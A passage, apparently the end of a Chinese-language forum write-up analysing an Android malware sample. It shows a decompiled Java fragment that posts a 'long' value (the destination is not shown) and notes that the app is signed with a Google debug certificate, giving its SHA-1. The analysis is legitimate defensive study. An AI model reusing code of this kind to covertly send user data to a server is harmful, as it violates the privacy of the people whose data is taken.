        arrayList.add(new BasicNameValuePair("long", str3));
        httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
        defaultHttpClient.execute(httpPost);
        return "ok";
    } catch (ClientProtocolException e) {
        return "error";
    } catch (IOException e2) {
        return "error";
    }
}
```

应用程序还用Google Debug证书签名了。

```
SHA-1: 61ed377e85d386a8dfee6b864bd85b0bfaa5af81
INFO: C=US, ST=California, L=Mountain View, O=Android, OU=Android, CN=Android, EA=android@android.com
```

点击收藏 | 0 关注 | 1

上一篇：利用Amazon AWS的配置失误... 下一篇：半自动化挖掘思路——S2-057

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板